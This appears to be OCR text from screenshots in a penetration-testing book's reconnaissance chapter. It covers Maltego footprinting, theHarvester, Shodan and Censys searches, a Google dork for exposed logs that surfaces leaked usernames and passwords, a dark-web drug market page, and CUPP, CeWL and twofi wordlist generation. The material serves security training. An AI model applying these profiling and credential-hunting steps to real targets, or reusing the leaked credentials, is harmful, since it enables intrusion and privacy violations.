



Welcome to Maltego!
STEPS
1. Welcome
2. Login
3. Login result
4. Select Transform Seeds
5. Install Transforms
SELECT TRANSFORM SEEDS: Install transforms (PATERVA CTAS) from the Maltego public servers and/or local servers. Transform seeds can be managed later from the Tranform Hub.
Install Transforms from:
Maltego public servers
Local TAS (Transform Application Server)
Hostname/IP:
URL:
Note: The installation of Tranforms and addition of local servers can also be done later by using the Transform Hub.
< Back
Next >
Finish
Cancel



Welcome to Maltego!
STEPS
1. Welcome
2. Login
3. Login result
4. Select Transform Seeds
5. Install Transforms
INSTALL TRANSFORMS: A summary of the progress to install items from the chosen TAS is shown below.
Ready...Set...GO!
Your new Maltego client has been initialized sucessfully!
5 new application server(s) were found
149 new transforms were found
31 new entities were installed
You are now ready to use Maltego!
Run a machine
Open a blank graph and let me play around
Open an example graph
Go away, I have done this before!
< Back
Next >
Finish
Cancel



Start a Machine
STEPS
1. Choose machine
2. Specify target
CHOOSE MACHINE: Please select the machine to run from the list below.
Company Stalker [Domain]
This machine will try to get all email addresses at a domain th...
Find Wikipedia Edits [Domain]
This machine takes a domain and looks for possible Wikipedia e...
Footprint L1 [Domain]
This performs a level 1 (fast, basic) footprint of a domain.
Footprint L2 [Domain]
This performs a level 2 (mild) footprint of a domain.
Show on startup
Show on empty graph click
Please select a machine to run.
< Back
Next >
Finish
Cancel



Home
New Graph (1)
Layout
Freeze
View
100%
cyberhia.com
ftp.cyberhia.com
blog.cyberhia.com
cyberhia.com
www.cyberhia.com
45.113.136.187
97.74.135.45
97.74.135.133
97.74.135.55



Home
New Graph (1)
Main View
Bubble View
Entity List
John Doe
MacBook
PC
HTC
Nokia
PC
Phone
nokia
Twiiter
MC
Conversation
Virus
Over 10,000 Maltego Community Edition users!
af30fca836142d6a0b8672f1e8f53acf


webcache.googleusercontent.com/search?q=cache:cyberhia.com
This is Google's cache of http://www.cyberhia.com/. It is a snapshot of the page as it appeared on 5 Feb 2017 16:54:15 GMT.
The current page could have changed in the meantime. Learn more
Full version
Text-only version
View source
Tip: To quickly find your search term on this page, press Ctrl+F or ⌘-F (Mac) and use the find bar.
CyberHIA
We HELP YOU TO SIMPLIFY CYBER
HOME
ABOUT US
SERVICES
PRODUCTS
CONTACT US
We are a Cyber Security Consulting firm to help and assist you with Security, Privacy and Business continuity strategy.
We specialise in Cyber Security Consulting and We aim to solve complex


root@Kali: ~
File Edit View Search Terminal Help
root@Kali:~# theharvester -d packtpub.com -l 100 -b google -h results.html
* TheHarvester Ver. 2.7
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
[-] Searching in Google:
Searching 0 results...
Searching 100 results...
[+] Emails found:
customercare@packtpub.com


Secure https://www.shodan.io/search?query=IIS+5.0
Shodan Developers Book View All...
SHODAN IIS 5.0
Explore Enterprise Access Contact Us
Exploits Maps
TOTAL RESULTS
51,213
TOP COUNTRIES
Total number of Hosts on internet
United States 22,804
Korea, Republic of 3,519
China 2,441
Canada 2,094
Germany 1,600
TOP SERVICES
HTTP 40,336
HTTPS 5,718
HTTP (8080) 1,421
HTTP (81) 658
Qconn 473
You are not authorized to view this page
64.89.199.242
64-89-199-242.static.wntpr.net
INTEGRAND Assurance Company
Added on 2017-03-28 07:00:42 GMT
Puerto Rico
Details
Vulnerable IIS 5.0
HTTP/1.1 401 Access Denied
Server: Microsoft-IIS/5.0
Date: Tue, 28 Mar 2017 07:00:26 GMT
WWW-Authenticate: NTLM
Connection: close
Content-Length: 4046
Content-Type: text/html
EAP内部数据交换平台
61.178.69.34
34.69.178.61.dail.lz.gs.dynamic.163data.com.cn
China Telecom Gansu
Added on 2017-03-28 07:00:28 GMT
China, Lanzhou
Details
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/7.5
X-AspNetMvc-Version: 5.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 28 Mar 2017 07:00:05 GMT
Content-Length: 486


Secure | https://www.censys.io/ipv4?q=microsoft.com
censys
About
Search
Reports
API
Raw Data
microsoft.com
Search
IPv4 Hosts
Top Million Websites
Certificates
Tools
Help
Page: 1/2,578 Results: 64,445 Time: 620ms
40.108.150.248
MICROSOFT-CORP-MSN-AS-BLOCK - Microsoft Corporation, US (8075)
United States
443/https
*.merlin.glbdns2.microsoft.com, diag-prod.merlin.glbdns2.microsoft.com, diag-prodbubble.merlin.glbdns2.microsoft.com
443.https.tls.certificate.parsed.extensions.authority_info_access.issuer_urls: http://www.microsoft.com/pki/mscorp/msitwww2.crt
443.https.tls.certificate.parsed.names: diag-prod.merlin.glbdns2.microsoft.com
https
104.146.192.195
MICROSOFT-CORP-MSN-AS-BLOCK - Microsoft Corporation, US (8075)
Redmond, Washington, United States
443/https
*.merlin.glbdns2.microsoft.com, diag-prod.merlin.glbdns2.microsoft.com, diag-prodbubble.merlin.glbdns2.microsoft.com
443.https.tls.certificate.parsed.extensions.authority_info_access.issuer_urls: http://www.microsoft.com/pki/mscorp/msitwww2.crt
443.https.tls.certificate.parsed.names: diag-edog.merlin.glbdns2.microsoft.com
https
104.146.24.155
MICROSOFT-CORP-MSN-AS-BLOCK - Microsoft Corporation, US (8075)
Redmond, Washington, United States
443/https


Secure | https://www.google.com/search?q=allintext%3Ausername+filetype%3Alog&oq=allintext%3Ausername+filetype%3Alog&aqs=chr
Google
allintext:username filetype:log
All
News
Images
Books
Videos
More
Settings
Tools
About 8,170 results (0.59 seconds)
is_iu_errors.log - Namlifa
www.namlifa.org.my/new/wp-content/uploads/is_iu_errors.log
BEGIN 2013-01-29 10:03:30 [Line 89] Sorry, that username already exists! BEGIN 2013-01-29 10:43:53 [Line 140] Sorry, that username already exists!
BEGIN 2013-05-01 00:24:41 [Line 36] Cannot create a user with an ...
www.novarica.com/static/img/is_iu_errors.log
BEGIN 2013-05-30 01:55:19 [Line 1] Sorry, that username already exists! BEGIN 2013-06-17 18:52:02 [Line 1] Sorry, that email address is already used! BEGIN ...
Firefox (1.x->3.x) Passwords: serv - http://fr-fr.facebook.com email ...
... serv - http://fr.youtube.com username : Sargerans password : zzqqh9qy ... serv - http://snowtigers.net username : Maxter password : WOW071789788 ...
BEGIN 2014-05-05 06:26:06 [Line 27] Sorry, that username already ...
traumaprevention.com/wp-content/uploads/is_iu_errors.log
[Line 59] Sorry, that username already exists! [Line 61] Sorry, that username already exists! [Line 69] Sorry, that email address is already used! [Line 75] Sorry ...
BEGIN 2015-11-12 15:10:11 [Line 3] Sorry, that email address is ...
www.gastonchristian.org/wp-content/uploads/is_iu_errors.log

PASTEBIN + new paste trends API tools faq search...

Search results for: @testfire.net

About 13 results (0.19 seconds) Sort by: Relevance

powered by Google™ Custom Search

Logs From Testfire - Pastebin.com
pastebin.com/zkjJhSXE

Dec 8, 2015 ... Nmap 6.49BETA4 scan initiated Tue Dec 8 13:13:25 2015 as: nmap -v -sV -oN versionScanTest.txt demo.testfire.net. Increasing send delay for ...

[redacted] - Pastebin.com
pastebin.com/G9hWsmEd

Aug 16, 2015 ... http://crackme.cenzic.com/Kelev/view/home.php. http://hackme.ntobjectives.com/. http://demo.testfire.net/. http://google-gruyere.appspot.com/.

Wargaming and Challenges: Web-Based: http://www.wechall.net ...
pastebin.com/5c7Q48mC

Oct 17, 2011 ... http://intruded.net (down). http://www.astalavista.com/hacking. http://hack. thebackupbox.net. Webapp Specific. http://demo.testfire.net/.

Untitled
pastebin.com/xDXSeKZx

Sep 4, 2014 ... http://demo.testfire.net/ ... http://testphp.vulnweb.com/ http://testaspnet.vulnweb. com/ http://testasp.vulnweb.com/ http://demo.testfire.net/ ...

4yjes6zfucnh7vcj.onion/category/68/ Search

DrugMarket GO

Custom Orders 83
Drugs 11288
- Cannabis 2699
- Dissociatives 231
- Ecstasy 1313
- Opioids 326
- Other 508
- Prescription 2193
- Psychedelics 1694
- Steroids/PEDs 444
  - Anabolic Steroids 254
  - Antagonists 8
  - Aromatase inhibitors 19
  - Clenbuterol 29
  - Drostanolone 31
  - Fluoxymesterone 2
  - HCG 12
  - Human Growth Hormones 17
  - Mesterelone 15
  - **Metabolism** 10
  - Methandrostenolone 30
  - Stanozolol 17
- Stimulants 1880

Shopping Cart (0) | Messages (0) | Orders (0) | Account (Ƀ0.0000) Logged in as here Logout

sort by: bestselling

Domestic only UPDATE

discuss this category

add to cart

1g T3 / Cytomel Powder (99%+ Pure)
Ƀ0.3096
seller: Montfort 100.0
ships from: Undeclared
ships to: Worldwide

add to cart

T3 25mcg x 30 tabs
Ƀ0.0464
seller: dgslabz 99.8
ships from: United States
ships to: United States

add to cart


1g T4 / Synthroid Powder (99%+ Pure)
Ƀ0.3096
seller: Montfort 100.0
ships from: Undeclared
ships to: Worldwide

add to cart

add to cart



add to cart


www.zone-h.com/mirror/id/18481500?zh=1




```
root@kali:~/cupp# python cupp.py -i

[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: trump
> Surname: donald
> Nickname: trump
> Birthdate (DDMMYYYY): 04081972


> Partners) name: trump2
> Partners) nickname: nevermind
> Partners) birthdate (DDMMYYYY): 08091980


> Child's name: junior
> Child's nickname: trumpjunior
> Child's birthdate (DDMMYYYY): 07091988


> Pet's name: doggy
> Company name: something


> Do you want to add some key words about the victim? Y/[N]:
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]: Y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to trump.txt, counting 8542 words.
[+] Now load your pistolero with trump.txt and shoot! Good luck!
```

```
root@Kali: ~
File  Edit  View  Search  Terminal  Help
root@Kali:~# cewl www.google.com -w google.txt
CeWL 5.3 (Heading Upwards) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@Kali:~# cat google.txt | more
Google
and
you
your
the
our
information
```


root@Kali: ~
File Edit View Search Terminal Help
root@Kali:~# twofi -m 6 -u @PacktPub > packtpub_wordlist.txt
root@Kali:~# cat packtpub_wordlist.txt
PacktPub
WebDev
DataScience
gamedev
Python
Discover
VervePoetryFest
eBooks
ocxVJQSMHw
titles
Practical
Nodejs
JavaScript
MachineLearning
root@Kali:~# cewl www.google.com -w google.txt
CeWL 5.3 (Heading Upwards) Robin Wood (robin@dig
root@Kali:~# cat google.txt | more
Google
and
you
your
the
our
information
with
that
may
use

Chapter 3: Active Reconnaissance of External and Internal Networks




```
